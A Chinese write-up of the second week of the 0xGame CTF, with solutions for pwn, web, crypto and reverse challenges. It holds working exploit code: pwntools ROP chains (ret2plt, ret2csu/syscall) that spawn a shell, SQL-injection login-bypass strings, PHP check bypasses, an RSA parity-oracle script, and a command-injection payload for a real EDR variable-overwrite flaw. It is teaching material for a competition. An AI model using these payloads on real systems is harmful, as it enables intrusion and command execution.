0xGame-第二周Writeup

Pwn

0xPwn

题目有两次输入,一次是写入8个字节到bss段上,一次是具有栈溢出的漏洞,此外,我们能够发现,main函数中有一个打印函数是调用的libc函数system执行echo打印的,所以程序中存在plt表,我们可以利用pwntools中的ELF函数加载main函数的符号表,然后通过plt['func']获取某个libc函数的plt表地址,通过调用plt表,与调用函数其实并无太大差别,因为text代码段中调用某个libc函数的时候,也是call func@plt,最终也是跳转到这个函数的plt表位置,所以我们可以调用system函数的plt表来调用system函数,此外就是需要控制system函数的参数位置,所以我们第一次可以写入8个字节到bss段上,只要写一个/bin/sh字符串到bss段, 而附件并没有开启PIE保护,所以可以找到bss段上/bin/sh字符串的位置作为system函数的第一个参数

```
from pwn import*
p = process('./main')
p = remote('39.101.210.214',10009)
elf =ELF('./main')
p.sendafter('argument?','/bin/sh\x00')
p.sendlineafter('Name','\x00'*0x8C + p32(elf.plt['system']) + p32(0) +
p32(0x804C00C))
p.interactive()
```

程序源码:

```
//gcc src.c -o main -z noexecstack -fstack-protector-explicit -no-pie -z now -s -
m32
#include<stdio.h>
#include<string.h>
#include<stdlib.h>

char buf[8];
void func()
{
    char buf[0x80];
    puts("Leave Your Name");
    read(0,buf,0x100);
}
void my_init()
{
    setvbuf(stdin,0LL,2,0LL);
    setvbuf(stdout,0LL,2,0LL);
    setvbuf(stderr,0LL,2,0LL);
}
int main()
{
    my_init();
    system("echo Welcome To Here,How to get the argument?");
    read(0,buf,8);
    func();
}
```

Pwn题滞销,你们还是没有帮到我

这个题目,稍微有点麻烦,做不出来没关系,我大概掌握到了你们的基础,后面则出相应的拔高题目
其实题目伪代码都给反编译出来了,只是调用的函数是我手写的一小段汇编代码,程序运行的时候输入一个长度足够长的字符串,其实就能判断出来是一个栈溢出

```
void func()
{
    __asm__("sub rsp,0x20;"
            "mov rsi,rsp;"
            "mov rdi,0;"
            "mov rdx,0x100;"
            "mov rbx,0;"
            "push rbx;"
            "pop rax;"
            "syscall;"
            "add rsp,0x20;");
}
```

在IDA里面是这样的

```
push    rbp
mov     rbp, rsp
sub     rsp, 20h
mov     rsi, rsp        ; buf
mov     rdi, 0          ; fd
mov     rdx, 100h       ; count
mov     rbx, 0
push    rbx
pop     rax
syscall                 ; LINUX - sys_read
add     rsp, 20h
nop
pop     rbp
retn
```

因为是我们手写的一段汇编,所以整个汇编作为这一个函数的主体,前面call指令进入函数首先压入一个返回地址,然后会push rbp,然后mov rbp,rsp 用于保存main函数的栈帧
sub rsp,0x20,会向上开辟一个0x20大小内存空间作为当前函数的栈空间
再mov rsi,rsp将栈顶传入rsi
mov rdi,0 将rdi写0
mov rdx,0x100 将rdx寄存器的值设置为0x100
mov rbx,0;push rbp;pop rax 1.rbp设置为0 2.rbx压入栈中 3.pop弹出栈顶数据交给rax 最终实现则是将0传入给rax寄存器
下面有一个syscall指令,作用和32位程序里面的int 0x80相同的作用,都是用于软中断,rax作为系统调用号的存放寄存器
IDA右侧也给标明了 LINUX - SYS_READ,因为IDA识别出来了这个系统调用号是64位程序对应的read函数调用号
就能明白当前syscall调用触发中断其实是调用了read函数

```
#include <unistd.h>
    ssize_t read(int fd, void *buf, size_t count);
```

rax作为系统调用号的作用,64位程序中,rax为0表示调用linux中的read函数
所以我们只需要填充0x28个字节,就能继续修改返回地址了
而这里对比之前的程序源码,我没有设置setvbuf来初始化stdin和stdout两个IO标准输入和标准输出,所以当想要用puts函数打印数据,其实并不能回显字符串,所以无法用ret2libc来远程做题
那么该如何做呢?
因为这里有syscall调用,那么我们可以去想办法通过ret2syscall来调用execve函数

```
#include <unistd.h>
   int execve(const char *pathname, char *const argv[],
      char *const envp[]);
```

百度一下,可以发现execve函数的系统调用号,是59
此处我们就要构造 execve("/bin/sh",0,0)
就能执行/bin/sh命令了
然后构造ROP链,ROPgadget --binary ./main --string '/bin/sh',找到/bin/sh字符串地址
0x0000000000402016 : /bin/sh
为了控制系统调用号,可以发现我手写的汇编里面有一段pop rax;syscall;所以先将其他rdi,rsi,rdx参数给控制住
但是 emmmm 又发现我们不太好控制rdx寄存器的值
所以这里用到了csu init函数

```
.text:00000000004011D8 loc_4011D8:                             ; CODE XREF:
init+4C↓j
.text:00000000004011D8                 mov     rdx, r14
.text:00000000004011DB                 mov     rsi, r13
.text:00000000004011DE                 mov     edi, r12d
.text:00000000004011E1                 call    qword ptr [r15+rbx*8]
.text:00000000004011E5                 add     rbx, 1
.text:00000000004011E9                 cmp     rbp, rbx
.text:00000000004011EC                 jnz     short loc_4011D8
.text:00000000004011EE
.text:00000000004011EE loc_4011EE:                             ; CODE XREF:
init+31↑j
.text:00000000004011EE                 add     rsp, 8
.text:00000000004011F2                 pop     rbx
.text:00000000004011F3                 pop     rbp
.text:00000000004011F4                 pop     r12
.text:00000000004011F6                 pop     r13
.text:00000000004011F8                 pop     r14
.text:00000000004011FA                 pop     r15
.text:00000000004011FC                 retn
```

可以发现如果调用loc_4011D8,就能控制rdx,rsi,edi三个64位优先传参的前三个寄存器
而rdx由r14确定,rsi由r13确定,edi由r12d确定
所以我们先调用loc_4011F2处分别控制r12,r13,r14
又可以看到

```
   cmp     rbp, rbx
   jnz     short loc_4011D8
```

如果cmp rbp,rbx不相等就会又跳转到loc_4011D8的位置造成死循环
所以再控制r12,r13,r14的同时将rbx设置为0,rbp设置为0,当add rbx,1之后,就会让rbp和rbx相等,然后就能再次回到loc_4011EE处,然后弹出几个不需要的参数给几个寄存器再调用retn返回到某个地址
但是在 add rbx,1之前有一个call qword ptr[r15 + rbx*8]*如果从(r15 + rbx*8)*地址中取出的地址不是一个合法地址,就会触发报错,所以我们需要寻找一个地址,这个地址中保存的一个地址是合法地址,所以我们可以回到IDA中,可以发现puts函数的got表位置或者alarm函数的got表地址都可以存在一个合法的地址,而rbx因为需要绕过判断,所以rbx的值为0,所以将r15的值修改成alarm的got表地址即可,所以整理一下 构造ROP链

```
pop_rax_syscall = 0x401153
alarm_got = 0x403FE8
binsh_addr = 0x0000000000402016
payload  = 'A'*0x28
payload += p64(0x00000000004011F2)
payload += p64(0) #rbx
payload += p64(1) #rbp
payload += p64(binsh_addr) #r12
payload += p64(0) #r13
payload += p64(0) #r14
payload += p64(alarm_got) # r15
payload += p64(0x00000000004011D8) #为了将几个r12,r13,r14,15等寄存器的值交给
rdi,rsi,rdx寄存器,返回地址设置为0x00000000004011D8
                                   #然后调用完0x00000000004011D8后又会向下回到
00000000004011EE,所以add rsp,8 === pop;
                                   #再联系后面6个pop,所以需要pop掉7个需要的参数,64位程
序一个pop会弹出8个字节
payload += 'A'*8*7
payload += p64(pop_rax_syscall)    #rdi,rsi,rdx参数都给控制住了,之后则是控制rax寄存器后
调用syscall进行中断调用execve函数
                                   #这个指令可以在我写的汇编里面找到为0x401153
payload += p64(59)
```

然后就会调用syscall 执行/bin/sh拿到shell了

利用脚本

```
from pwn import*
p = process('./main')
p = remote('39.101.210.214',10005)
pop_rax_syscall = 0x401153
gadget_I = 0x4011F2
gadget_Ii = 0x4011D8
elf =ELF('./main')
payload = 'U'*0x28 + p64(gadget_I) + p64(0) + p64(1) + p64(0x402016) + p64(0) +
p64(0) + p64(elf.got['alarm'])
payload += p64(gadget_Ii) + p64(0)*7 + p64(pop_rax_syscall) + p64(59)
p.sendline(payload)
p.interactive()
```

程序源码:

```
//gcc src.c -o main -z noexecstack -fstack-protector-explicit -no-pie -z now  -
masm=intel -g -s
#include<stdio.h>
#include<string.h>
#include<stdlib.h>

void func()
{
    __asm__("sub rsp,0x20;"
            "mov rsi,rsp;"
            "mov rdi,0;"
            "mov rdx,0x100;"
            "mov rbx,0;"
            "push rbx;"
```

```
            "pop rax;"
            "syscall;"
            "add rsp,0x20;");
}
void my_init()
{
    return alarm(0xF);
}
int main()
{
    puts("[!] Can U Get the /bin/sh");
    func();
}
```

Web

just_login

主要源码：

```
$sql = "select username from user where username='". $username ."' and
password='". $password ."';";
$res = mysql_query($sql);
if (@mysql_num_rows($res)<=0) {
    die("数据库里没你这号人,别想骗劳资.jpg");
}
echo 'Login Success!Here is your flag:',$flag;
```

这题只需要使用“万能密码”使mysql判断为真，返回`mysql_num_rows($res)>0`，即可得到flag

payload：

```
1' or 1#
1'||1#
1'||1--+
```

intval

这题考察PHP特性

由于对题目的审核不严格，出现了非预期，作为补偿，下周会抽题（较难的）作为奶茶题，前三血有奶茶喝哦~~

修改了一下源码：

源码：

```
<?php
highlight_file(__FILE__);
include("fflaagg.php");
//1st
if(isset ($_GET['0xGame']) && isset($_GET['id'])) {
    if($_GET['0xGame'] !== '20201001' &&
preg_match('/^20201001$/',$_GET['0xGame']))
        echo 'Good job!'.'<br>';
    else
```

```
        die('Think it over!');
//2st
    $id=intval($_GET['id']);
    if($_GET['id'] != 1024 && $id === 1024)
        echo 'Congratulations!'.'<br>'.$flag;
    else
        die('Work harder!');
}
```

//1st

可以使用%0a绕过

//2st

考察`intval()`函数的特性，可以使用1024.1绕过


payload：

```
http://web.game.0xctf.com:30102/?0xGame=20201001%0a&id=1024.1
```


edr

最近深信服edr爆出的的0day，简单的变量覆盖

看到78到83行左右：



还有90到95行：




本来`$strip_slashes`是一个正常的函数，但是它使用了`extract()`，0xCTF上就有关于extract()变量覆盖的题目，做过的应该很快就能反应过来

找一下`$params`是否可控，第90行和145行：

可以看出`$params`直接由`$_REQUEST`赋值，而`$_REQUEST`为用户提交的参数

又因为在PHP中，可以使用：



这种方式调用函数，所以只需要变量覆盖 `$strip_slashes` 和 `$host/$path/$row/$limit` 其中任一即可

所以payload：

```
?strip_slashes=system&host=cat%20/flag
```

Crypto

smallModulus

这题很简单，只是过一层 proof of work 然后用 CRT 就可以拿到 flag，是想让大家熟悉一下远程的题目，写个自动的脚本，~~但是这题可以 nc 连上去手动拿 8 组数据出来，然后本地计算出flag……~~

//爆破 pow 可以用 pwntools 的 mbruteforce() 函数来多线程爆，速度相对快很多。

```
from pwn import *
import hashlib
import string
from functools import reduce
from Crypto.Util.number import*
from gmpy2 import invert

HOST = "xx.xxx.xxx.xx"
POST = 10000
r = remote(HOST, POST)


def proof_of_work():
    rev = r.recvuntil("sha256(XXXX+")
    suffix = r.recv(16).decode()
    rev = r.recvuntil(" == ")
    tar = r.recv(64).decode()

    def f(x):
        hashresult = hashlib.sha256(x.encode()+suffix.encode()).hexdigest()
        return hashresult == tar

    prefix = util.iters.mbruteforce(f, string.digits + string.ascii_letters, 4,
'upto')
    r.recvuntil("Give me XXXX:")
    r.sendline(prefix)


def CRT(a, m):
    Num = len(m)
    M = reduce(lambda x, y: x*y, m)
    Mi = [M//i for i in m]
    t = [invert(Mi[i], m[i]) for i in range(Num)]
    x = 0
    for i in range(Num):
```

```
        x += a[i]*t[i]*Mi[i]
    return x % M


def getData():
    line = r.recvuntil(b"> ")
    r.sendline(b"1")
    line = r.recvline().decode().strip()
    mod, res = int(line[9:25], 16), int(line[37:54], 16)
    return (mod, res)


proof_of_work()
m = []
a = []
for i in range(8):
    mod, res = getData()
    m.append(mod)
    a.append(res)
flag = CRT(a, m)
print(long_to_bytes(flag))
r.interactive()
# 0xGame{3a8f45be-a0cf-457e-958e-b896056841d7}
```

parityOracle

RSA parity oracle 是一个经典的攻击，并且给出了CTF Wiki上相关部分的链接，我把模数改成了4，理解一下就可以自己编写脚本解决这一题了。

这是一个不断更新上下界来缩小范围逼近正确的明文值的过程，对不同余数下的上下界的更新需要分类讨论。

```
from pwn import *
from Crypto.Util.number import *

HOST = "xx.xxx.xxx.xx"
POST = 10001
r = remote(HOST, POST)


def proof_of_work():
    rev = r.recvuntil("sha256(XXXX+")
    suffix = r.recv(16).decode()
    rev = r.recvuntil(" == ")
    tar = r.recv(64).decode()

    def f(x):
        hashresult = hashlib.sha256(x.encode()+suffix.encode()).hexdigest()
        return hashresult == tar

    prefix = util.iters.mbruteforce(
        f, string.digits + string.ascii_letters, 4, 'upto')
    r.recvuntil("Give me XXXX:")
    r.sendline(prefix)

def getNum(c):
    r.sendline(b"1")
```

```
    r.recvuntil(b"Your cipher (in hex): ")
    r.sendline(hex(c)[2:].encode())
    return int(r.recvline().decode().strip())
proof_of_work()
r.recvuntil(b"n = ")
n = int(r.recvline().decode().strip())
r.recvuntil(b"c = ")
c = int(r.recvline().decode().strip())
e = 65537

upper = n
lower = 0
i = 1
while True:
    power = pow(4, i, n)
    new_c = (pow(power, e, n)*c) % n
    rev = getNum(new_c)
    if rev == 0:
        upper = (3*lower+upper)//4
    elif rev == 1:
        temp = upper
        upper = (lower+upper)//2
        lower = (3*lower+temp)//4
    elif rev == 2:
        temp = upper
        upper = (lower+3*upper)//4
        lower = (lower+temp)//2
    else:
        lower = (lower+3*upper)//4
    if (upper-lower) < 2:
        break
    i += 1
for i in range(100):
    if pow(lower+i,e,n)==c:
        print(long_to_bytes(lower+i))
        break
r.interactive()
# 0xGame{a9abdec6-7b84-4443-afb8-ee4dada8bdca}
```

Reverse

random?

c语言的rand()是伪随机，实际上是一个线性同余发生器，srand()给定，所以每次rand()的数是一模一样的，直接xor就行了

（直接f5可以看伪代码）

```
#include<stdlib.h>
#include<stdio.h>

int main()
{
      unsigned char check[] = {
      0x90    ,0x21 ,   0xE5,
    0x1D ,   0xB0    ,
  0xDC   , 0x21 ,   0x3B,
```

```
    0xD5  ,  0xD0,
  0x95 ,   0xBC ,   0x04,
    0xB5 ,   0xB8  ,
  0x3D   , 0xB1   , 0xDA ,
    0xCE ,   0xFA ,
  0x06   , 0x5C   , 0x21  ,
    0xA4 ,   0xF2 ,
  0x8A   , 0x78  ,  0xDC,
      }
    srand(0x53DF60)
    int i;
    for(i = 0 ;i < 28 ;++i)
    {
        check[i] ^= rand();
        printf("%c",check[i]);
    }
}
```

easyencrypt

提示感觉已经说的比较明显了，就是个base64算法，只不过我将表给魔改了一下，仔细看一看base64算法，会发现6个bit来确认表中的位置来获得某个字符,也就是说只要把魔改后的表的字符换成原本表的字符，就可以正常base64解密了

```
#!/usr/bin/env python
# coding=utf-8
from base64 import *

a = [
  0x66, 0x65, 0x64, 0x13, 0x31, 0x30, 0x36, 0x35, 0x34, 0x06,
  0x32, 0x12, 0x11, 0x3F, 0x63, 0x27, 0x3C, 0x3B, 0x3A, 0x39,
  0x38, 0x3D, 0x26, 0x10, 0x1F, 0x1E, 0x1D, 0x1C, 0x1B, 0x1A,
  0x19, 0x18, 0x07, 0x33, 0x05, 0x04, 0x03, 0x02, 0x01, 0x00,
  0x0F, 0x0E, 0x0D, 0x25, 0x24, 0x23, 0x22, 0x21, 0x20, 0x2F,
  0x2E, 0x2D, 0x67, 0x16, 0x15, 0x14, 0x3E, 0x62, 0x61, 0x60,
  0x6F, 0x6E, 0x7C, 0x78]
for i in range(len(a)):
    a[i] = a[i] ^ 0x57
table2 ="".join(chr(a[i]) for i in range(len(a)))

result = "FbdWHqAUNBkwGCUvMj8xJqtUGBQxLBoBhb0=";#比较的值
table1 = 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/'#原本base64的表
#table2 = '123DfgabcQeEFh4pklmnojqGHIJKLMNOPdRSTUVWXYZrstuvwxyzOABCi56789+/'#我魔改后的，不过的先xor 0x57
d = ''
for i in range(len(result)):
    if result[i] == '=':
        d +='='
        continue
    for j in range(len(table2)):
        if result[i] == table2[j]:
            d += table1[j]
            break
print(d)
f = b64decode(d)
print(f)
```

reading_asm_is_based

```
00000000000011b5 <main>:
    11b5:   55                      push   rbp
    11b6:   48 89 e5                mov    rbp,rsp
    11b9:   41 54                   push   r12
    11bb:   53                      push   rbx
    11bc:   48 83 ec 30             sub    rsp,0x30
    11c0:   48 8d 45 e7             lea    rax,[rbp-0x19]
    11c4:   48 89 c7                mov    rdi,rax
    11c7:   e8 d4 fe ff ff          call   10a0 <_ZNSaIcEC1Ev@plt>
    11cc:   48 8d 55 e7             lea    rdx,[rbp-0x19]
    11d0:   48 8d 45 c0             lea    rax,[rbp-0x40]
    11d4:   48 8d 35 35 0e 00 00    lea    rsi,[rip+0xe35]        # 2010
<_ZStL19piecewise_construct+0x8>
    11db:   48 89 c7                mov    rdi,rax
    11de:   e8 8d fe ff ff          call   1070
<_ZNSt7__cxx1112basic_stringIcSt11char_traitsIcESaIcEEC1EPKcRKS3_@plt>
    11e3:   48 8d 45 e7             lea    rax,[rbp-0x19]
    11e7:   48 89 c7                mov    rdi,rax
    11ea:   e8 71 fe ff ff          call   1060 <_ZNSaIcED1Ev@plt>
    11ef:   c7 45 ec 00 00 00 00    mov    DWORD PTR [rbp-0x14],0x0
    11f6:   48 8d 45 c0             lea    rax,[rbp-0x40]
    11fa:   48 89 c7                mov    rdi,rax
    11fd:   e8 3e fe ff ff          call   1040
<_ZNKSt7__cxx1112basic_stringIcSt11char_traitsIcESaIcEE4sizeEv@plt>
    1202:   89 45 e8                mov    DWORD PTR [rbp-0x18],eax
    1205:   8b 45 e8                mov    eax,DWORD PTR [rbp-0x18]
    1208:   83 e8 01                sub    eax,0x1
    120b:   39 45 ec                cmp    DWORD PTR [rbp-0x14],eax
    120e:   7d 60                   jge    1270 <main+0xbb>
    1210:   8b 45 ec                mov    eax,DWORD PTR [rbp-0x14]
    1213:   48 63 d0                movsxd rdx,eax
    1216:   48 8d 45 c0             lea    rax,[rbp-0x40]
    121a:   48 89 d6                mov    rsi,rdx
    121d:   48 89 c7                mov    rdi,rax
    1220:   e8 8b fe ff ff          call   10b0
<_ZNSt7__cxx1112basic_stringIcSt11char_traitsIcESaIcEEixEm@plt>
    1225:   0f b6 00                movzx  eax,BYTE PTR [rax]
    1228:   8b 55 ec                mov    edx,DWORD PTR [rbp-0x14]
    122b:   31 d0                   xor    eax,edx
    122d:   83 e8 40                sub    eax,0x40
    1230:   41 89 c4                mov    r12d,eax
    1233:   8b 45 ec                mov    eax,DWORD PTR [rbp-0x14]
    1236:   83 c0 01                add    eax,0x1
    1239:   48 63 d0                movsxd rdx,eax
    123c:   48 8d 45 c0             lea    rax,[rbp-0x40]
    1240:   48 89 d6                mov    rsi,rdx
    1243:   48 89 c7                mov    rdi,rax
    1246:   e8 65 fe ff ff          call   10b0
<_ZNSt7__cxx1112basic_stringIcSt11char_traitsIcESaIcEEixEm@plt>
    124b:   0f b6 18                movzx  ebx,BYTE PTR [rax]
    124e:   8b 45 ec                mov    eax,DWORD PTR [rbp-0x14]
    1251:   48 63 d0                movsxd rdx,eax
    1254:   48 8d 45 c0             lea    rax,[rbp-0x40]
    1258:   48 89 d6                mov    rsi,rdx
```

```
    125b:   48 89 c7                mov    rdi,rax
    125e:   e8 4d fe ff ff          call   10b0
<_ZNSt7__cxx1112basic_stringIcSt11char_traitsIcESaIcEEixEm@plt>
    1263:   44 89 e2                mov    edx,r12d
    1266:   31 da                   xor    edx,ebx
    1268:   88 10                   mov    BYTE PTR [rax],dl
    126a:   83 45 ec 01             add    DWORD PTR [rbp-0x14],0x1
    126e:   eb 95                   jmp    1205 <main+0x50>
    1270:   48 8d 45 c0             lea    rax,[rbp-0x40]
    1274:   48 89 c7                mov    rdi,rax
    1277:   e8 b4 fd ff ff          call   1030
<_ZNSt7__cxx1112basic_stringIcSt11char_traitsIcESaIcEED1Ev@plt>
    127c:   b8 00 00 00 00          mov    eax,0x0
    1281:   eb 34                   jmp    12b7 <main+0x102>
    1283:   48 89 c3                mov    rbx,rax
    1286:   48 8d 45 e7             lea    rax,[rbp-0x19]
    128a:   48 89 c7                mov    rdi,rax
    128d:   e8 ce fd ff ff          call   1060 <_ZNSaIcED1Ev@plt>
    1292:   48 89 d8                mov    rax,rbx
    1295:   48 89 c7                mov    rdi,rax
    1298:   e8 f3 fd ff ff          call   1090 <_Unwind_Resume@plt>
    129d:   48 89 c3                mov    rbx,rax
    12a0:   48 8d 45 c0             lea    rax,[rbp-0x40]
    12a4:   48 89 c7                mov    rdi,rax
    12a7:   e8 84 fd ff ff          call   1030
<_ZNSt7__cxx1112basic_stringIcSt11char_traitsIcESaIcEED1Ev@plt>
    12ac:   48 89 d8                mov    rax,rbx
    12af:   48 89 c7                mov    rdi,rax
    12b2:   e8 d9 fd ff ff          call   1090 <_Unwind_Resume@plt>
    12b7:   48 83 c4 30             add    rsp,0x30
    12bb:   5b                      pop    rbx
    12bc:   41 5c                   pop    r12
    12be:   5d                      pop    rbp
    12bf:   c3                      ret
```

不小心把机器码忘去了,没关系
汇编代码也不长,从这里面主要确定运算的指令,比如and xor sub add 一类的运算指令
然后可以很快的确定有一个 xor eax,edx;然后sub eax,0x40这里就能猜测是对flag进行过一个运算
再从上发现

```
    1205:   8b 45 e8                mov    eax,DWORD PTR [rbp-0x18]
    1208:   83 e8 01                sub    eax,0x1
    120b:   39 45 ec                cmp    DWORD PTR [rbp-0x14],eax
    120e:   7d 60                   jge    1270 <main+0xbb>
```

从 [rbp-0x18]取出一个值交给eax然后减1,然后和[rbp-0x14]中的值进行对比,如果高于等于就会跳转到

```
    1270:   48 8d 45 c0             lea    rax,[rbp-0x40]
    1274:   48 89 c7                mov    rdi,rax
    1277:   e8 b4 fd ff ff          call   1030
<_ZNSt7__cxx1112basic_stringIcSt11char_traitsIcESaIcEED1Ev@plt>
    127c:   b8 00 00 00 00          mov    eax,0x0
    1281:   eb 34                   jmp    12b7 <main+0x102>
    1283:   48 89 c3                mov    rbx,rax
    1286:   48 8d 45 e7             lea    rax,[rbp-0x19]
    128a:   48 89 c7                mov    rdi,rax
```

```
    128d:   e8 ce fd ff ff          call   1060 <_ZNSaIcED1Ev@plt>
    1292:   48 89 d8                mov    rax,rbx
    1295:   48 89 c7                mov    rdi,rax
    1298:   e8 f3 fd ff ff          call   1090 <_Unwind_Resume@plt>
    129d:   48 89 c3                mov    rbx,rax
    12a0:   48 8d 45 c0             lea    rax,[rbp-0x40]
    12a4:   48 89 c7                mov    rdi,rax
    12a7:   e8 84 fd ff ff          call   1030
<_ZNSt7__cxx1112basic_stringIcSt11char_traitsIcESaIcEED1Ev@plt>
    12ac:   48 89 d8                mov    rax,rbx
    12af:   48 89 c7                mov    rdi,rax
    12b2:   e8 d9 fd ff ff          call   1090 <_Unwind_Resume@plt>
    12b7:   48 83 c4 30             add    rsp,0x30
    12bb:   5b                      pop    rbx
    12bc:   41 5c                   pop    r12
    12be:   5d                      pop    rbp
    12bf:   c3                      ret
```

因为这一段汇编并没有什么跳转,然后直接就结束了,所以猜测这一段汇编并没有什么用,所以回到上面

```
    1205:   8b 45 e8                mov    eax,DWORD PTR [rbp-0x18]
    1208:   83 e8 01                sub    eax,0x1
    120b:   39 45 ec                cmp    DWORD PTR [rbp-0x14],eax
    120e:   7d 60                   jge    1270 <main+0xbb>
    1210:   8b 45 ec                mov    eax,DWORD PTR [rbp-0x14]
    1213:   48 63 d0                movsxd rdx,eax
    1216:   48 8d 45 c0             lea    rax,[rbp-0x40]
    121a:   48 89 d6                mov    rsi,rdx
    121d:   48 89 c7                mov    rdi,rax
    1220:   e8 8b fe ff ff          call   10b0
<_ZNSt7__cxx1112basic_stringIcSt11char_traitsIcESaIcEEixEm@plt>
    1225:   0f b6 00                movzx  eax,BYTE PTR [rax]
    1228:   8b 55 ec                mov    edx,DWORD PTR [rbp-0x14]
    122b:   31 d0                   xor    eax,edx
    122d:   83 e8 40                sub    eax,0x40
    1230:   41 89 c4                mov    r12d,eax
    1233:   8b 45 ec                mov    eax,DWORD PTR [rbp-0x14]
    1236:   83 c0 01                add    eax,0x1
    1239:   48 63 d0                movsxd rdx,eax
    123c:   48 8d 45 c0             lea    rax,[rbp-0x40]
    1240:   48 89 d6                mov    rsi,rdx
    1243:   48 89 c7                mov    rdi,rax
    1246:   e8 65 fe ff ff          call   10b0
<_ZNSt7__cxx1112basic_stringIcSt11char_traitsIcESaIcEEixEm@plt>
    124b:   0f b6 18                movzx  ebx,BYTE PTR [rax]
    124e:   8b 45 ec                mov    eax,DWORD PTR [rbp-0x14]
    1251:   48 63 d0                movsxd rdx,eax
    1254:   48 8d 45 c0             lea    rax,[rbp-0x40]
    1258:   48 89 d6                mov    rsi,rdx
    125b:   48 89 c7                mov    rdi,rax
    125e:   e8 4d fe ff ff          call   10b0
<_ZNSt7__cxx1112basic_stringIcSt11char_traitsIcESaIcEEixEm@plt>
    1263:   44 89 e2                mov    edx,r12d
    1266:   31 da                   xor    edx,ebx
    1268:   88 10                   mov    BYTE PTR [rax],dl
    126a:   83 45 ec 01             add    DWORD PTR [rbp-0x14],0x1
    126e:   eb 95                   jmp    1205 <main+0x50>
```

如果不高于等于,就往下执行一段指令,然后执行完会jmp　1205 <main+0x50>,所以这里可能是for循环
所以可以先确定 [rbp-0x14]中是循环中的计数器的值,[rbp - 0x18]可能是字符串的长度

```
    11ef:   c7 45 ec 00 00 00 00    mov    DWORD PTR [rbp-0x14],0x0
```

可以知道 [rbp - 0x14] 初始化为0
for([rbp-0x14] = 0; [rbp - 0x14] < [rbp - 0x14]; [rbp - 0x14]++)

```
    1210:   8b 45 ec                mov    eax,DWORD PTR [rbp-0x14]
    1213:   48 63 d0                movsxd rdx,eax
    1216:   48 8d 45 c0             lea    rax,[rbp-0x40]
    121a:   48 89 d6                mov    rsi,rdx
    121d:   48 89 c7                mov    rdi,rax
    1220:   e8 8b fe ff ff          call   10b0
<_ZNSt7__cxx1112basic_stringIcSt11char_traitsIcESaIcEEixEm@plt>
    1225:   0f b6 00                movzx  eax,BYTE PTR [rax]
```

这里将计数器交给rdx寄存器,然后将rbp-0x40 交给rax寄存器,再将rax交给rdi,rdx交给rsi,调用了_ZNSt7__cxx1112basic_stringIcSt11char_traitsIcESaIcEEixEm@plt表拿到字符的地址,然后movzx eax,BYTE PTR [rax]将其中一个字节数据交给eax寄存器
然后则是

```
    1228:   8b 55 ec                mov    edx,DWORD PTR [rbp-0x14]
    122b:   31 d0                   xor    eax,edx
    122d:   83 e8 40                sub    eax,0x40
    1230:   41 89 c4                mov    r12d,eax
```

将拿到的数值 异或 计数器的值 然后减去0x40 最后的结果从eax寄存器转移到 r12d寄存器

```
    1233:   8b 45 ec                mov    eax,DWORD PTR [rbp-0x14]
    1236:   83 c0 01                add    eax,0x1
    1239:   48 63 d0                movsxd rdx,eax
    123c:   48 8d 45 c0             lea    rax,[rbp-0x40]
    1240:   48 89 d6                mov    rsi,rdx
    1243:   48 89 c7                mov    rdi,rax
    1246:   e8 65 fe ff ff          call   10b0
<_ZNSt7__cxx1112basic_stringIcSt11char_traitsIcESaIcEEixEm@plt>
    124b:   0f b6 18                movzx  ebx,BYTE PTR [rax]
    124e:   8b 45 ec                mov    eax,DWORD PTR [rbp-0x14]
    1251:   48 63 d0                movsxd rdx,eax
    1254:   48 8d 45 c0             lea    rax,[rbp-0x40]
    1258:   48 89 d6                mov    rsi,rdx
    125b:   48 89 c7                mov    rdi,rax
    125e:   e8 4d fe ff ff          call   10b0
<_ZNSt7__cxx1112basic_stringIcSt11char_traitsIcESaIcEEixEm@plt>
```

这里是计数器的数值取出来交给eax寄存器,然后 + 1
这里则是取的下一个字节出来交给ebx
之后则是将当前计数器在string类型中字符串对应的字符地址通过调用 call 10b0取出来,程序返回的值默认是交给rax寄存器的

```
    1263:   44 89 e2                mov    edx,r12d
    1266:   31 da                   xor    edx,ebx
    1268:   88 10                   mov    BYTE PTR [rax],dl
    126a:   83 45 ec 01             add    DWORD PTR [rbp-0x14],0x1
    126e:   eb 95                   jmp    1205 <main+0x50>
```

因为之前 当前计数器对应的字节进行了运算后 交给了r12d寄存器 现在取出来交给edx
这里则是将刚才取出来的相邻的下一个字节 与 edx进行异或 然后异或后的值在edx寄存器中,又因为刚才调用了0x10B0所以已经确定了当前计数器对应字符的地址
然后执行 mov　BYTE PTR [rax],dl 将上述结果处理后返回到当前地址中
之后则是计数器+1 然后跳转到1205处,所以我们可以在这里确定[rbp - 0x18]是字符串长度,每次比较 不高于等于 则是和 [rbp - 0x18] - 1进行比较,所以题目中给定的字符串最后一个字节在运算中其实并没有改变,所以只需要将整个流程逆一遍即可,大致逆向流程和周一的misc差不多

```
